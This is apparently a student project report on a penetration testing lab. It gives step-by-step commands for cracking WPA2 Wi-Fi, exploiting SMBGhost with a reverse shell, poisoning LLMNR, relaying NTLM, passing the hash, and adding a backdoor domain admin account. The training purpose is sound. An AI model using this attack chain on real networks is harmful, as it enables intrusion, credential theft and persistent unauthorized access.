Firstly, we are going to connect the Wi-Fi adaptor to the Attacking Machine.

When connected, we will be prompted as shown below.

A screenshot of a computer

AI-generated content may be incorrect.

We can then open the terminal and check the adapter mode.

A screenshot of a computer program

AI-generated content may be incorrect.

We will then have to kill all the wireless processes as shown below:

A screenshot of a computer program

AI-generated content may be incorrect.

We then need to change the adapter to monitor mode.

A screenshot of a computer

AI-generated content may be incorrect.

Then check for the available networks:

A computer code with blue and white text

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

Then we need to check for the connections in the target network.

We will use this command: sudo airodump-ng --bssid 58:6D:8F:78:5C:DC -c 1 -w output wlan0mon

Then we just need to check for the following screenshot:

A screenshot of a computer

AI-generated content may be incorrect.

We will then need to deauthenticate a connected user as well as capture the network packets. We will then use the following command: sudo aireplay-ng --deauth 10000 -a 58:6D:8F:78:5C:DC -c E4:0D:36:0B:C3:5E wlan0mon

A screenshot of a computer program

AI-generated content may be incorrect.

We will then use aircrack-ng to crack the password.

By using the following command: sudo aircrack-ng -w /home/kali/Desktop/wordlist -b 58:6D:8F:78:5C:DC output-02.cap

A screenshot of a computer

AI-generated content may be incorrect.

WINDOWS ATTACKS USER DOCUMENTATION GUIDE/MANUAL

IP address Allocations:

192.168.164.134 is Attacker IP

192.168.164.153 is Unmanaged Windows 10 Machine

192.168.164.144 is Managed Windows 10 Machine

192.168.164.163 is Windows Server 2019 (Active Directory)

1. Scanning the Internal Network.

Objective: Identify machines running Windows operating systems on the network that may be vulnerable to exploits.

Steps:

1. Open the terminal.
2. Run the following command to scan the network:

network address of the subnet

sudo nmap -A 192.168.164.0/24

/24 → This indicates a subnet mask of 255.255.255.0, meaning that the IP range includes all addresses from 192.168.164.0 to 192.168.164.255.

1. Identify if Windows 10 machines or Windows Server 2019 machines are vulnerable to SMB Ghost.

Three machines will be identified using the NMAP search.

1. Windows 10 which is Managed by An Active Directory named MOVIE\_REV.local

IP:192.168.164.144.

Hostname: peterlimmovierev

A computer screen with green text

AI-generated content may be incorrect.

1. Windows 10 build 18362 Not Managed by any Active Directory.

IP:192.168.164.153

Hostname: PETERLIM

A computer screen with green text

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

1. Windows machine Running Windows Active Directory.

Hostname: MOVIEREV-DC

Active Directory: MOVIE\_REV.local

A screen shot of a computer

AI-generated content may be incorrect.



RECONNAISSANCE ON THE WINDOWS MACHINES

From the Nmap scan results, we observed two machines with identical hostnames. One of these machines is managed by the Active Directory, while the other is not. The unmanaged machine could likely be Peter Lim’s personal device, whereas the managed one is part of the company's Active Directory network.

A screenshot of a computer program

AI-generated content may be incorrect.

A computer screen with green text

AI-generated content may be incorrect.

* To advance the attack, we need to gain access to one of the machines. The best target is the unmanaged machine, as it is more likely to have security vulnerabilities due to the lack of Active Directory management.

Vulnerable Windows Versions

SMB Ghost affects the following Windows versions:

Windows 10

Version 1903 (Builds 18362.0 – 18362.720)

Version 1909 (Builds 18363.0 – 18363.720)

A computer screen with green text

AI-generated content may be incorrect.

The results of the nmap scan indicate that the unmanaged Windows machine, running Windows 10 Pro version 18362, is vulnerable to the SMB Ghost vulnerability. This makes the machine susceptible to exploitation, allowing unauthorized access through an SMB Ghost attack.

Conducting further reconnaissance on the machine vulnerable to the SMB Ghost exploit.

* Run a Nmap Script SMB –protocols scan on the target to know if the vulnerable SMB versions are running.
* The command used: sudo nmap --script smb-protocols -p445 192.168.164.153

A computer screen shot of a computer program

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

Since the machine runs SMB version 3.1.1, which is vulnerable to the SMB Ghost attack, we can proceed with the exploitation.

1. Exploitation On Windows 10 SMB Ghost vulnerable machine.

* For the Exploitation, We going to use the SMBGhost\_RCE\_PoC exploitation Script.A computer screen with green text

  AI-generated content may be incorrect.A screenshot of a computer screen

  AI-generated content may be incorrect.A screenshot of a computer


  AI-generated content may be incorrect.
* Now we need to create a reverse shell payload using msfvenom tool.A screenshot of a computer screen

  AI-generated content may be incorrect.
* Change the USER\_PAYLOAD section of the exploit.py script with the payload we just now created.

A screen shot of a computer screen

AI-generated content may be incorrect.

* Gaining Access to the Windows machine as The NtAuthority System.
* Before running the script we should open a listening port on our machine(attacker machine) to listen to the reverse shell connection form the target machine
* Command used: nc -lnvp 8888 listening port of the incoming connection.



* Run the Python script exploit.py of the SMBGhost\_RCE\_PoC to exploit the vulnerability of the machine.
* Command used: python3 exploit.py -ip 192.168.164.153 target IP address

A screenshot of a computer program

AI-generated content may be incorrect.

* After running the script exploit.py we will get a reverse shell with the privileged shell from the target machine.

A screenshot of a computer

AI-generated content may be incorrect.

* Verify access to the intended machine by checking its hostname.

A black screen with green text

AI-generated content may be incorrect.

* Checking the users to see if there is any username associated with Peter.

A computer screen with green text

AI-generated content may be incorrect.

* Post-Exploitation: Gaining More Access
* Since there is a username associated with Peter, we need to access the target machine using the adminpeter account. To do this, we must reset the password for adminpeter and then attempt to connect to the target machine via RDP using the adminpeter credentials.
* Since we already have the privileged account NT authority/system we can change the adminpeter password using the below command.

A screen shot of a computer

AI-generated content may be incorrect.

* Now RDP to the target machine ads peter.
* Command used: xfreerdp /u:adminpeter /p:Newpassword /v:192.168.164.153

Username password target IP address

A screen shot of a computer

AI-generated content may be incorrect.

* After successfully RDP to the target, we can see we got access to the target machine as peterlim\adminpeter

A computer screen shot of a computer

AI-generated content may be incorrect.

1. Exploitation on Windows 10 managed machine using Pass-the-Credential Attack via RDP

* Pass-the-Credential Attack via RDP
* Now that we have gained access to the host peterlim, we can search for any saved credentials within the account. If found, these credentials can be used to perform a Pass-the-Credential attack via RDP. Since it is possible that peterlim previously used this machine to connect to the AD-joined system, there is a chance that credentials were saved on the device.
* Command used: cmdkey /list

A computer screen shot of a program

AI-generated content may be incorrect.

* The above details indicate that domain credentials for the user peterlim have been found, potentially allowing for lateral movement within the network.
* Target: Domain: target-TERMSRV/192.168.164.144:This suggests that the credentials are associated with an RDP (Remote Desktop Protocol) session to the machine 192.168.164.144 (TERMSRV refers to a Terminal Server, commonly used for RDP access).
* Since the Pass-the-Credential attack works by using stolen credentials to authenticate without needing the plaintext password, this finding is significant. If the credentials are still valid, they can be used to authenticate to 192.168.164.144 via RDP
* Attempting Pass-the-Credential attack to Gain Access to AD joined Windows machine at 192.168.164.144 using RDP.
* Command used: mstsc /v:192.168.164.144 attacker IP

A computer screen with white text

AI-generated content may be incorrect.

* If there it should connect to the target machine without asking the password and the username.

A screenshot of a computer

AI-generated content may be incorrect.

* We have successfully gained access to one of the machine in the Active Directory (AD) network, with the help of this machine we can conduct further attack on the Active Directory to get the full control of the entire domain and the systems under the domain.

1. Attack On Active Directory Using the LLMNR/NBT-NS Poisoning.

* LLMNR (Link-Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are Windows networking protocols used for name resolution when DNS fails. Attackers can exploit weaknesses in these protocols to perform LLMNR/NBT-NS Poisoning, a type of Man-in-the-Middle (MitM) attack that steals user credentials and redirects traffic.
* How the attack works:

A computer screen with arrows pointing to a computer

AI-generated content may be incorrect.

Name Resolution Failure: When a system cannot resolve a hostname using DNS, it falls back to LLMNR or NBT-NS.

Attacker Responds: A malicious actor on the network listens for LLMNR/NBT-NS queries using tools like Responder.

Poisoning the Response: The attacker falsely claims to be the requested hostname and tricks the victim’s system into sending authentication requests to them.

Credential Theft: The victim sends an NTLMv2 hashed password to the attacker's machine.

* LLMNR/NBT-NS Poisoning
* Open the responder on the attacker machine,
* Command used: sudo responder -I eth0 -dwv d: enable debug mode

w: Enable Windows Authentication Relay

network interface v: Increase Verbose

A screenshot of a computer screen

AI-generated content may be incorrect.

* Fake a file share access [\\ShareFiles](file:///\\ShareFiles) to the Active Directory from AD joined machine.

A screenshot of a computer

AI-generated content may be incorrect.

* Check the attacker responder terminal we will get the NTLMv2 hash of the user peterlim.

A computer screen with numbers and letters

AI-generated content may be incorrect.

* We can crack this hash using hashcat to get the password but if the password is too complex cracking may take too much time and complexity so to get rid of this situation, we must combine the NTLM relay attack with LLMNR/NBT-NS Poisoning.

1. Attack On Active Directory Using the LLMNR/NBT-NS Poisoning combined with NTLM Relay Attack.

* NTLM relay is an attack where an attacker captures NTLM authentication requests and forwards (relays) them to another system without cracking the NTLM hash. If the relayed authentication is accepted, the attacker can gain access to the target system as the victim user.
* This attack works because NTLM authentication does not verify where the authentication request originated from.
* Open the responder on the attacker machine,
* Command used: sudo responder -I eth0 -dwv d: enable debug mode

w: Enable Windows Authentication Relay

network interface v: Increase Verbose

A screenshot of a computer screen

AI-generated content may be incorrect.

* Open NTLM Relay on another terminal.
* Command used: python3 ntlmrelayx.py -tf targets.txt -smb2support

Contains the IP address of the target machine Enable SMBv2 relay support

A screenshot of a computer

AI-generated content may be incorrect.

* Fake a file share access [\\ShareFiles](file:///\\ShareFiles) to the Active Directory from AD joined machine.

A screenshot of a computer

AI-generated content may be incorrect.

A computer screen with green text

AI-generated content may be incorrect.

* We can see that the NTLM relay terminal has successfully captured the administrator hash of the Active Directory account. Using this hash, we can perform a Pass-the-Hash (PtH) attack to gain shell access to the Active Directory without requiring the actual credentials and further carry out the attack.

1. Pass-the-Hash Attack on Active Directory

* Use the extracted hash of the Administrator account on the Active directory to pass the hash attack on the AD.
* Command used:

A computer screen with green text

AI-generated content may be incorrect.

* After successfully carrying out the attack we will get a privileged account ‘nt authority\system’ shell which we can use to create a privileged backdoor account to get persistent access to the AD.

Create a new user:

* Command used:- net user backupusr Adminp0w3r /add

Add the newly created user to the Administrator group:

* Command used:- net localgroup Administrators backupusr /add

Add the newly created user to the Remote Desktop Users group:


* Command used:- to add the user to the Remote Desktop Users:

A screen shot of a computer

AI-generated content may be incorrect.



* Enable Remote Desktop on the AD if it is not already enabled
* Command used:



* Lastly, remotely access Active Directory using the newly created user account, 'backupusr', and obtain full access to AD, gaining control over its entire structure.
* Command used: xfreerdp /u:backupusr /p:Adminp0w3r /v:192.168.164.163

A computer screen shot of a computer


AI-generated content may be incorrect.

## Technical Documentation (Installation guide/Manual)


**Installation:**

* Install VMware workstation from the official VMware website.
* Import VMs OVF files from the hard drive we provided


Once done



* Login using the password : fyp@fyp (web-server password)
* Once logged in, have to run apache



* Then , we have to get ip address of the web-server



Now, use <https://192.168.23.129> in firefox

From here follow the user manual.

Windows Attacks

* Install VMs from the hard drive provided
* In Total we have Four VM Windows VM
* Kali-linux, PeterLim personal, Windows serverl vulnerable and AD joined Machine
* Download the VMware Workstation from the above link
* Change the network setting of each VM to use NAT.

A screenshot of a computer

AI-generated content may be incorrect.

* All the VMs should be turned on before the attack starts.

A screenshot of a computer

AI-generated content may be incorrect.

# Conclusions

The Penetration Testing Platform was successfully developed and tested, providing a structured and controlled environment for cybersecurity training. This project effectively simulated real-world cyber threats, allowing users to identify vulnerabilities, exploit security flaws, and apply defensive countermeasures. The following key accomplishments were achieved:

* Web Application Security Testing: Identified SQL Injection (SQLi) vulnerabilities, Local File Inclusion (LFI) risks, and authentication bypass flaws.
* Linux Server Security Testing: Successfully executed log poisoning, remote code execution (RCE), and privilege escalation techniques to assess system weaknesses.
* Wireless Security Assessment: Evaluated WPA2 security, conducted de-authentication attacks, and tested for weak password vulnerabilities in WiFi networks.
* Windows Active Directory Testing: Performed SMBGhost exploitation, NTLM relay attacks, and pass-the-hash authentication bypass, demonstrating security risks in corporate environments.

While the project successfully met its objectives, certain challenges and limitations were encountered:

* Network Constraints: Some penetration testing tools required extensive network access and had compatibility issues in virtual environments.
* Time Constraints: Due to the project timeline, advanced attack simulations such as zero-day exploits and malware reverse engineering were not included.
* Legal & Ethical Boundaries: Ensuring that all penetration testing activities remained within ethical guidelines required strict access control and isolation of the testing environment.
* Windows Security Complexity: Active Directory penetration testing required detailed setup and configurations, making testing time-consuming and resource-intensive.

Future Plans

Future improvements for the penetration testing platform include expanding attack scenarios by incorporating advanced techniques like buffer overflow attacks, phishing simulations, and malware analysis. Moving the platform to a cloud-based infrastructure will enable remote access and multi-user collaboration. Introducing Red vs. Blue Team exercises will enhance the training experience by allowing one group to simulate attacks while another focuses on defense strategies.

This project successfully demonstrated the importance of penetration testing in identifying and mitigating security vulnerabilities. The hands-on learning experience provided real-world exposure to Penetration testing techniques, preparing students for cybersecurity challenges in professional environments.

# References

* OWASP Foundation. (2024). OWASP Testing Guide v4. Retrieved from <https://owasp.org/www-project-web-security-testing-guide/>
* Kali Linux Documentation. (2024). Kali Linux Tools Documentation. Retrieved from <https://www.kali.org/docs/>
* Kali Linux Documentation. (2024). Kali Linux Tools Documentation. Retrieved from <https://www.kali.org/docs/>
* Nmap Security Scanner. (2024). Nmap Reference Guide. Retrieved from <https://nmap.org/book/man.html>
* **MITRE ATT&CK Framework.** (2024). *Tactics, Techniques, and Procedures for Cyber Threats.* Retrieved from <https://attack.mitre.org/>
* HackerOne. (2024). NTLM Relay Attack Walkthrough. Retrieved from <https://www.hackerone.com/blog/ntlm-relay-attacks>
* SMBGhost (CVE-2020-0796) Exploit retrieved from <https://github.com/chompie1337/SMBGhost_RCE_PoC>.

# Project Poster

***Section Explanation:*** *Pls create a poster write-up for your project. The file should be saved as a PPT file and embedded in this section as an object.*

